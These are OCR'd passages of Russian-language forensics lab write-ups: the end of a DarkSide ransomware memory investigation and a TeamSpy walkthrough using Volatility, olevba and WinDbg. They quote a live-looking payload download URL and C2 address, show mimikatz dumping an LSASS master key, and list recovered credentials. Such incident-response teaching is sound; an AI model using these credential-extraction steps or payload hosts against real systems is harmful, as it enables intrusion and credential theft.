
```
dt("_POOL_HEADER",0xFFFFBA03419B7800-0x30-0x10-0x20)
```



Содержимое структуры _POOL_HEADER процесса 3140

Переводим значение `PoolTag` в шестнадцатеричное представление в обратном порядке представления байтов и получаем значение в кодировке ASCII `MHML` (`0x4d 0x48 0x4d 0x4c`).

Продолжим анализировать этот процесс с помощью плагина volshell и найдем содержимое кучи, в которой хранятся обрабатываемые процессом динамические данные. Каждая структура `_EPROCESS` содержит элемент Process Environment Block (PEB). PEB хранит полный путь к исполняемому файлу процесса, командную строку, которая запускает процесс, текущий рабочий каталог, а также указатели на кучи процесса.



Содержимое процесса в памяти


Структура PEB присутствует в каждом процессе, который содержит в себе кучу. Наша задача — найти адреса данных, хранящихся в куче. Это и будет спрятанное 8-байтовое слово в памяти процесса. Нужно найти строки, содержащиеся в куче процесса: для этого нам необходимо получить адреса куч и вывести их содержимое. Можно воспользоваться плагином heaps, но он довольно прост в работе, поэтому попробуем восстановить нужные значения вручную.

```
python2.7 vol.py -fmemory.dmp --profile=Win2016x64_14393 volshell
-p 3140
```

Получим из кучи процесса указатели на их содержимое. Вводим в строке vollshell следующее:

```
address_of_heaps = proc().Peb.ProcessHeaps.dereference()
```

Мы получили указатели, теперь циклом выведем их содержимое.



Данные, которые содержатся в куче

Мы обнаружили все данные, содержащиеся в куче. Скрытое 8-байтовое слово — `c0n6r475`.

Используя плагин yarascan, найдем все ссылки в памяти процесса. Для этого воспользуемся следующим регулярным выражением: `/(https?:\/\/)?([\w\.-]+)([\/\w \.-]*)/`.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
yarascan -Y "/(https?:\/\/)?([\w\.-]+)([\/\w \.-]*)/" -p 3140
```


Обнаруженные строки в памяти процесса

Анализируя ссылки процесса, мы обнаружили интересную строку с каким-то ключом. Попробуем определить его содержимое. Для этого получим дамп всего адресного пространства процесса `3140`:

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393 memdump
-p 3140 -D .
```

И найдем значения key:


```
strings 3140.dmp | grep 'lsJTyy' -B 50 -A 10
```



Требования злоумышленников

Мы обнаружили требование о выкупе, которое оставил шифровальщик DarkSide. Найдем в образе памяти адрес смещения 567-байтового значения ключа `Key:`, для этого воспользуемся плагином yarascan:

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
yarascan -Y "lsJTyy" -p 3140
```



Адрес смещения 567-байтового ключа в памяти

Шифровальщик сохранил 567-байтовый ключ в памяти по смещению `0x00b5f4a5`. Получим список файлов в памяти и найдем файл `svchost.exe`.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
filescan > filescan.txt
```

```
0x0000ba033f477bc0    16    0 R--r-d \Device\HarddiskVolume4\Users\Administrator\Documents\svchost.exe
```

Адрес файла в памяти


Преобразуем адрес в физическое смещение, для этого воспользуемся плагином volshell.

```
hex(addrspace().vtop(0x0000ba033f477bc0))
```

По физическому адресу `0x13c090bc0` в памяти хранится файл `svchost.exe`. Просмотрим содержимое структуры `_FILE_OBJECT` файла `svchost.exe`, виртуальный адрес которого — `0x0000ba033f477bc0`. Для этого воспользуемся плагином volshell.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393 volshell
```

```
dt("_FILE_OBJECT",0x0000ba033f477bc0)
```



Адрес устройства

Преобразуем значение в элементе `DeviceObject` в шестнадцатеричное представление.


```
hex(18446667121827189856)
```

Адрес устройства, на котором сохранен шифровальщик `svchost.exe`, — `0xffffba033e631460`.

Выгрузим исследуемый файл из файловой системы, в качестве адреса укажем адрес смещения.


```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
dumpfiles -Q 0x13c090bc0 -D .
```

Загрузим любой из полученных файлов в утилиту PeStudio.



Заголовок файла

Внутреннее имя исполняемого файла `svchost.exe` — `calimalimodumator.exe`. Посмотрим таблицу импорта и найдем интересные функции WinAPI.



Функция импорта

В таблице импорта находится WinAPI-функция `GetLocaleInfoA`: она используется для получения локали операционной системы. Проанализируем процесс `lsass.exe` и найдем мастер-ключ.

Процесс Local Security Authority Subsystem Service (он же LSASS) предназначен для управления подсистемами аутентификации Windows. Для хранения аутентификационных данных в памяти используется механизм DPAPI (Windows Data Protection API), который шифрует пароли и любую другую важную информацию пользователя. Для расшифровки данных, зашифрованных через DPAPI, необходим мастер-ключ, хеш и SID пользователя. Попробуем распарсить процесс `lsass.exe` и найдем мастер-ключ пользователя `0xMohammed`.

Используя плагин lsadump Volatility, мне не удалось вытащить данную информацию. Воспользуемся утилитой WinDbg x64. Загрузим файл `memdump.dmp` в WinDbg x64, для этого перейдем на вкладку File → Open CrashDump. Все остальные действия будем производить в командной строке отладчика.

```
!analyze -v
```

Теперь загрузим mimikatz в WinDbg.

```
.load  mimikatz-master\x64\mimilib.dll
```

Найдем адрес структуры `_EPROCESS` процесса `lsass.exe`.

```
!process 0 0 lsass.exe
```

```
0: kd> !process 0 0 lsass.exe
PROCESS ffffba033ef746c0
    SessionId: 0  Cid: 02a0    Peb: 352af59000  ParentCid: 021c
    DirBase: 107683000  ObjectTable: ffff860c09526000  HandleCount: <Data Not Accessible>
    Image: lsass.exe
```

Поиск адреса процесса lsass.exe

Переходим по адресу `ffffba033ef746c0`.

```
.process /r /p ffffba033ef746c0
```

Парсим `lsass.exe`.

```
!mimikatz
```

Находим пользователя `0xMohammed` и видим следующую информацию.

MasterKey пользователя 0xMohammed

Мастер-ключ пользователя `0xMohammed`:

```
1652c67aa6719519492e67d1b39cab91e7804eb26b259ff351b60df34ee8088043
14cbfbcf03afbf3bae3ef2790f2c363ca0a9c8791e0e80d490c26afe77c3be
```

ВЫВОДЫ

Мы исследовали образ оперативной памяти, познакомились со структурами `_EPROCESS` и `_FILE_OBJECT`, разобрались, как происходит сканирование пула тегов и какие данные там хранятся. Обнаружили, что злоумышленник получил доступ к компьютеру DC01 с помощью службы WinRM, а также вытащили переданные им команды PowerShell.

Мы провели расследование стендового инцидента и ответили на вопросы лабораторной работы. Злоумышленник с адреса `192.168.112.128` скомпрометировал хост PC01, используя фишинговое сообщение с вредоносным вложением. Перехватил учетные данные пользователя `labib` и администратора домена `0xMohammed`. Затем с помощью службы WinRM получил доступ к хосту DC01, тем самым скомпрометировал контроллер домена и загрузил на него шифровальщик семейства DarkSide.

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ ЗАРАЖЕНИЕ МАШИНЫ С WINDOWS ШПИОНСКИМ ТРОЯНОМ

rayhunt454
grigadan454@gmail.com

В этой статье я покажу, как извлекать основные артефакты из образов оперативной памяти Windows. Мы восстановим процесс атаки, чтобы расследовать инцидент. В этом нам поможет лабораторная работа TeamSpy с ресурса CyberDefenders.

По сценарию сотрудник компании сообщил, что получил подозрительное электронное письмо с файлом документа и после этого компьютер начал вести себя странно. Группа реагирования на инциденты сделала несколько дампов памяти с подозрительных машин. Наша задача — расследовать инцидент и разобраться, что произошло.

INFO

По результатам решения кейса необходимо ответить на ряд вопросов, однако я покажу лишь сам процесс решения. Повторив прохождение, ты сможешь сам дать ответы для закрепления материала.

Загрузим архив с артефактами и приступим к их исследованию.

ИСПОЛЬЗУЕМЫЕ УТИЛИТЫ

1. **Volatility Framework 2.6.1** — инструмент, реализованный на Python 2. Предназначен для извлечения артефактов из образцов энергозависимой памяти.
2. **Bulk extractor** — инструмент для извлечения структурированной информации, к примеру адресов электронной почты, URL, доменов.
3. **YARA Editor** — программа для тестирования и создания правил YARA.
4. **OST Extractor** — инструмент для восстановления OST-контейнеров в EML.
5. **Scdbg** — программа для анализа shell-кода.

ИСПОЛЬЗУЕМЫЕ ДЛЯ ИЗВЛЕЧЕНИЯ ДАННЫХ ПЛАГИНЫ VOLATILITY 2

1. **Imageinfo** — плагин для определения операционной системы, пакета обновлений и аппаратной архитектуры исследуемого образа.
2. **Pstree** — просмотр списка процессов в виде дерева.
3. **Handles** — просмотр открытых дескрипторов к файлам, разделам реестра, мьютексам, именованным каналам, событиям в процессах. Также можно отобразить дескрипторы для конкретного процесса, задав фильтр по типу объекта.
4. **Consoles** — плагин для поиска команд, которые злоумышленники ввели через `cmd.exe`. Основное преимущество этого плагина в том, что он не только печатает команды, введенные злоумышленниками, но и собирает весь экранный буфер (ввод и вывод).
5. **Memdump** — извлечение всех резидентных страниц памяти в процессе.
6. **Filescan** — плагин для поиска объектов `FILE_OBJECT` в памяти с помощью сканирования тегов пула. Этот плагин найдет все открытые файлы.
7. **Dumpfiles** — извлечение кешированных файлов из образа памяти.
8. **Netscan** — поиск сетевых артефактов в 32- и 64-разрядных дампах памяти. Этот плагин находит конечные точки TCP и UDP, а также ищет локальные и удаленные IP-адреса.
9. **Printkey** — поиск значений в указанном разделе реестра Windows.
10. **Userassist** — получение информации из ключа реестра UserAssist.
11. **Mftparser** — сканирует записи главной таблицы файлов (MFT) в памяти и выводит информацию о временных метках файлов.
12. **Autoruns** — подключаемый плагин для поиска точек сохранения исполняемых файлов в системе. Для подключения плагина нужно добавить его в каталог plugins инструмента Volatility.
13. **Malfind** — плагин для поиска скрытого или внедренного в память процессов кода.
14. **Editbox** — плагин для извлечения текста из элементов управления Windows Edit.

ИССЛЕДОВАНИЕ ХОСТА ECORPOFFICE

Прежде чем искать вирусную активность, давай получим первичную информацию о системе, имя компьютера, сетевой адрес и версию операционной системы.


`python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" imgeinfo`

Версия ОС — `Win7SP1x64`. Мы будем ее указывать при поиске других артефактов в качестве профиля в Volatility.

Получим имя компьютера, для этого проверим следующий ключ реестра:

```
SYSTEM\ControlSet001\Control\ComputerName\ComputerName
```

```
python2 vol.py -f ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem \
--profile=Win7SP1x64 printkey -K  "ControlSet001\Control\
ComputerName\ComputerName"
```




Имя компьютера исследуемого образа

Имя компьютера: `WIN-191HVE3KTLO`.

Выясним сетевой адрес. Для этого проверим ключ, в котором содержатся идентификаторы сетевых адаптеров. Здесь же можно найти и информацию о сети.

```
python2 vol.py -f  ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem \
--profile=Win7SP1x86_23418 printkey \
-K "ControlSet002\Services\Tcpip\Parameters\Interfaces\{360E0CDC-9C78-4D3B-A0Af-69CC45DE6D70}"
```



Сетевая информация о хосте

IP-адрес исследуемой машины — 10.1.1.122.

Проанализируем запущенные процессы в системе, их список выгрузим в файл `pstree.txt`.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 pstree > ecorpoffice/pstree.txt
```

Список процессов

Мы обнаружили процесс `OUTLOOK.EXE`, идентификатор процесса — 2692. По сценарию нам известно, что инцидент произошел после того, как пользователь запустил вложение в письме. Восстановим все сообщения пользователя и найдем вредоносное. Для этого ищем в процессе все объекты `FILE`.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 handles -p 2692 -t FILE > ecorpoffice/FILE_OUTLOOK
```

В результате анализа объектов FILE обнаружено имя почтового ящика пользователя:

```
\Device\HarddiskVolume1\Users\phillip.price\AppData\Local\
Microsoft\Outlook\phillip.price@e-corp.biz.pst
```

Попробуем выгрузить этот контейнер из памяти процесса. Найдем физический адрес файла, используя плагин **filescan**.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 filescan > ecorpoffice/filescan`
```


Адрес почтового ящика пользователя в системе

Выгружаем найденный файл, даем ему расширение .ost и загружаем в утилиту **OST Extractor**.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007d4d9450 -u -D
ecorpoffice/
```


Не забываем про аргумент `-u`, который позволяет выгрузить большее количество данных.

Получаем файл `file.None.0xfffffa80042dcf10.dat`. Тоже меняем ему разрешение на .ost и загружаем в OST Extractor.




Конвертирование почтового контейнера

После конвертирования OST в указанной папке появится сообщение пользователя в формате EML. Переходим в папку сообщений и смотрим его.



Заголовок письма



Содержимое сообщения

Письмо отправлено с почтового ящика `karenmiles@t-online.de`. В аттаче — документ `bank_statement_088452.doc`. IP-адрес почтового сервера — `31.6.35.122`. Письмо поступило 4 октября 2016 года в 12:02:04 (UTC).

Чтобы извлечь вложение, можно воспользоваться блокнотом, для этого декодируем аттач из Base64 и сохраняем файл с расширением .doc. Либо можешь открыть EML с помощью почтового клиента (того же Outlook).

INFO


Исследовать вредоносные файлы необходимо в изолированной среде. Как создать лабораторию для анализа вредоносов, подробно рассказано в статье «Код под надзором. Создаем виртуальную лабораторию для анализа малвари».

Итак, берем файл `bank_statement_088452.doc` и начинаем изучать. Его MD5:

```
c2dbf24a0dc7276a71dd0824647535c9
```


Проверим наличие макроса в полученном вложении с помощью утилиты **olevba**.

```
olevba bank_statement_088452.doc
```




Результат работы утилиты olevba

Макрос сильно обфусцирован, и по-быстрому его проанализировать не получится, поэтому откроем документ в Microsoft Word и начнем отлаживать скрипт на Visual Basic.



Содержимое вредоносного документа

Перейдем в «Вид → Макросы» и нажмем кнопку «Отладить». Находим следующий участок кода.



Содержимое макроса

В функции `xvkBjM` выполняется запуск содержимого в переменной `UsoJar`. Найдем место в коде, где формируется эта переменная, поставим точку останова и запустим скрипт.

Отладка скрипта

После выполнения этого участка кода в переменной `UsoJar` появится команда на PowerShell, которая декодирует данные и исполняет их.


Преобразуем данные из Base64 и посмотрим содержимое.

Преобразованные данные

Как видим, скрипт на PowerShell находит и запускает исполняемые файлы вот из этой папки:

```
C:\Users\<user>\AppData\Local\Temp
```

Перед тем как запускать вредоносный документ, начнем записывать сетевой трафик, для этого запустим в виртуальной машине **Wireshark**.



Сетевая активность вредоносного документа

Как видим, до запуска скрипта на PowerShell происходит загрузка полезной нагрузки с IP-адреса `54.174.131.235`.

Заголовок сетевого пакета

Вредоносный скрипт на VBA загружает полезную нагрузку со следующего адреса:

```
http://54.174.131.235/files/tv_x64.exe
```

Нагрузка будет сохранена в файл

```
C:\Users\<user>\AppData\Local\Temp\SkypeC2AutoUpdate.exe
```

Затем этот файл запускается.

Процесс `SkypeC2AutoUpdate.exe` — это средство удаленного управления TeamViewer.

Найдем системный идентификатор этого процесса в файле `pstree`. Это 1364.

Идентификатор вредоносного процесса

Теперь изучим сетевую активность процесса. Для этого извлечем из образа все взаимодействия с сетью и сохраним в файлик `netscan.txt`.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 netscan > ecorpoffice/netscan.txt
```

Сетевая активность вредоносного процесса

Процесс с идентификатором 1364 взаимодействует с управляющим сервером `54.174.131.235`.


Получим дамп адресного пространства процесса.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 memdump -p 1364 -D ecorpoffice/
```

Выгруженный файл называется `1364.dmp`.

Теперь при помощи регулярного выражения найдем все взаимодействия с управляющим сервером `54.174.131.235`.

`strings 1364.dmp | grep '54.174.131.235'`



Взаимодействия с управляющим сервером


Вредоносный файл обращается вот на этот адрес:

```
http://54.174.131.235/getinfo[.]php
```

Установив соединение, он отправляет собранную информацию. Версия программного обеспечения TeamViewer (параметр `tvrv=`) — 0.2.2.2.


Попробуем вытащить данные из полей TeamViewer, нам интересен его пароль и идентификатор. Для этого воспользуемся плагином **editbox**.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 editbox
```



Идентификатор хоста

Идентификатор системы — `528 812 561`.



Пароль для доступа к удаленному хосту

Пароль для доступа к хосту — `P59fS93m`.

Попробуем вытащить из процесса интересную информацию, связанную с работой TeamViewer.

`strings 1364.dmp | grep 'teamviewer' -B 3 -A 3`

Обнаруженный сетевой адрес

В памяти процесса обнаружен сетевой адрес `31.6.13.155`, с которого произошел удаленный вход в систему.

Использовав плагин **procdump**, получим этот процесс, чтобы проверить через VirusTotal.

```
python2.7 vol.py -f "ecorpoffice/win7ecorpoffice2010-36b02ed3.vmem" \
--profile=Win7SP1x64 procdump -p 1364 -D ecorpoffice/
```


Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ ЗАРАЖЕНИЕ МАШИНЫ С WINDOWS ШПИОНСКИМ ТРОЯНОМ

Получим его хеш и найдем его описание на VirusTotal. MD5-сумма — 6ecd2ed83b0bc2eea7c7a75d06a610b6.

Также проанализируем все письма в папке после работы утилиты **ost-extractor.exe**.



Письмо с информацией о выкупе

Давай теперь зафиксируем картину произошедшего.

04.10.2016 в 12:02 (UTC) на адрес `philip.price@e-corp.biz` с адреса `armadac0ll3ct1ve@gmail.com` поступило письмо, в котором сообщается номер цифрового кошелька, куда необходимо перевести выкуп. Адрес кошелька Bitcoin:

```
25UMDkGKBe484WSj5Qd8DhK6xkMUzQFydY
```

04.10.2016 в 12:02:04 (UTC) на адрес `philip.price@e-corp.biz` от `karenmiles@t-online.de` пришло фишинговое сообщение, содержащее вредоносный документ `bank_statement_088452.doc`. Пользователь открыл этот документ, что и привело к компрометации компьютера. С адреса `http://54.174.131.235/files/tv_x64.exe` на его машину загружается исполняемый файл TeamViewer, содержащий идентификатор и пароль для доступа к скомпрометированному хосту.

В 12:02 04.10.2016 на адрес `philip.price@e-corp.biz` от `armadac0ll3ct1ve@gmail.com` пришло сообщение с адресом кошелька Bitcoin. Если компания не переведет на него определенную сумму, злоумышленники начнут атаковать инфраструктуру организации.

ИССЛЕДОВАНИЕ ОБРАЗА ECORPWIN7

Получим первичную информацию о системе.

```
python2 vol.py -f ecorpwin7/ecorpwin7-e73257c4.vmem --
profile=Win7SP1x64 imageinfo
```

```
python2 vol.py -f ecorpwin7/ecorpwin7-e73257c4.vmem --
profile=Win7SP1x64 printkey \
-K  "ControlSet001\Control\ComputerName\ComputerName"`
```

```
python2 vol.py -f ecorpwin7/ecorpwin7-e73257c4.vmem --
profile=Win7SP1x64 printkey \
-K  "ControlSet002\Services\Tcpip\Parameters\Interfaces\{3AE5A5FF-
4A27-4327-9C26-1493676FB9E5}"
```

Имя компьютера — `WIN-KMUKM7JPN9D`, сетевой адрес — `10.1.1.141`, профиль операционной системы — Win7SP1x64.

Далее получим список процессов в виде дерева, а также сетевую активность. Результат сохраним в файл.

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 pstree > ecorpwin7/pstree
```

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 netscan > ecorpwin7/netscan
```

Находим почтовый процесс OUTLOOK.EXE, идентификатор 2496.

Получим дамп адресного пространства этого процесса.

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 memdump -p 2496 -D ecorpwin7/
```

Получим список объектов FILE в адресном пространстве процесса.

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 handles -t FILE -p 2496 > ecorpwin7/handles_
file_2496
```

Получаем файл `handles_file_2496`, а в нем название другого файла:

```
Outlscott.knowles@e-corp.biz-00000004.pst
```

Это почтовый контейнер. Найдем его физический адрес и выгрузим его из образа. Для этого получим список файлов:

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 filescan > ecorpwin7/filescan
```


```
0x000000007de17f20    6    6 RW-r-- \Device\HarddiskVolume1\Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlscott.knowles@e-corp.biz-00000004.pst
```

Физический адрес почтового контейнера

Восстановим почтовый контейнер.

```
python2.7 vol.py -f "ecorpwin7/ecorpwin7-e73257c4.vmem" \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007de17f20 -u -D
ecorpwin7/
```

Теперь конвертируем файл с помощью OST Extractor и находим сообщение с вложением.



Содержимое вредоносного письма

```
Return-path: <lloydchung@allsafecybersec.com>
Envelope-to: scott.knowles@e-corp.biz
Delivery-date: Tue, 04 Oct 2016 07:35:13 -0600
Received: from [127.0.0.1] (port=43288 helo=host299.hostmonster.com)    by
 host299.hostmonster.com with esmtpa (Exim 4.86_1)  (envelope-from
 <lloydchung@allsafecybersec.com>)  id 1brPsH-00059n-68 for
 scott.knowles@e-corp.biz; Tue, 04 Oct 2016 07:35:13 -0600
Received: from 31.6.35.122 ([31.6.35.122])         (SquirrelMail authenticated user
 lloydchung@allsafecybersec.com)        by host299.hostmonster.com with HTTP;
       Tue, 4 Oct 2016 07:35:13 -0600
Message-ID: <e949fb9f6f6a3d9a7aaa9ace67b216a8.squirrel@host299.hostmonster.com>
Date: Tue, 4 Oct 2016 07:35:13 -0600
Subject: Possible Document leak from the Washington leak
From: lloydchung@allsafecybersec.com
